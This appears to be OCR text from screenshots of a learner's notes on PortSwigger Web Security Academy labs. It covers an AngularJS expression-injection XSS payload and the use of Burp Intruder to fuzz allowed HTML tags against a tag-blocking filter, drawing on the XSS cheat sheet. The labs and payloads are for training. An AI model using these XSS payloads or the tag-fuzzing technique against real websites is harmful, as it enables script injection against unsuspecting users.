

DOM XSS in AngularJS expressi
https://0a7500d703516cbe809a717300f6009b.web-security-academy.net/?search=%7B%7Bconstructor.constructor%28%27alert%281%29%27%28%29%7D%7D
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
LAB Not solved
Back to lab description
Home
0 search results for
'{{constructor.constructor('alert(1)')()}}'
{{constructor.constructor('alert(document.domain)')()}}
Search
< Back to Blog
Search
ENG
1:24 PM
2/23/2024





- **Reflected DOM XSS**
- **Stored DOM XSS**


- To solve these 2 labs , need pro version, cause DOM invader is not available in community edition.


❖ Reflected XSS into HTML context with most tags and attributes blocked









https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/?search=qwe<svg>
"Tag is not allowed"



Web Security Academy
Reflected XSS into HTML context with most tags and attributes blocked
LAB Not solved
Go to exploit server
Back to lab description
Home
0 search results for 'testing'
qwe<svg>
Search
< Back to Blog
GET /?search=qwe%3Csvg%3E HTTP/2
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
GET /?search=qwe%3Csvg%3E HTTP/2
Host: 0a1b003a035b80b382bae20300fe00f2.web-security-academy.net
Cookie: session=nxAEYdcsgCHnKdEraJltVPiEw9ZiZsi3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a1b003a035b80b382bae20300fe00f2.web-security-academy.net/?search=testing%27%3C%2Fh1%3E
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Search
0 highlights
Clear
0 payload positions
Length: 660
Event log (10)
All issues
Memory: 212.4MB
Search
ENG
1:40 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack typ
Payload set: 1
Payload count: 152
Payload type: Simple list
Request count: 0
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
a
a2
abbr
acronym
address
animate
animatemotion
animatetransform
applet
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Start attack
Cross-Site Scripting (XSS) Cheat
https://portswigger.net/web-security/cross-site-scripting/cheat-sh...
You can download a PDF version of the XSS cheat sheet.
This is a PortSwigger Research project. Follow us on Twitter to receive updates.
This cheat sheet is regularly updated in 2023. Last updated: Mon, 18 Sep 2023 08:48:41 +0000.
Table of contents
Event handlers
Copy tags to clipboard
Copy events to clipboard
Copy payloads to clipboard
All tags
custom tags
a
abbr
acronym
address
applet
area
article
aside
All events
onafterprint
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut
All browsers
Chrome
Firefox
Safari
Event log (10)
All issues
Memory: 245.6MB
Search
ENG
1:42 PM
2/23/2024

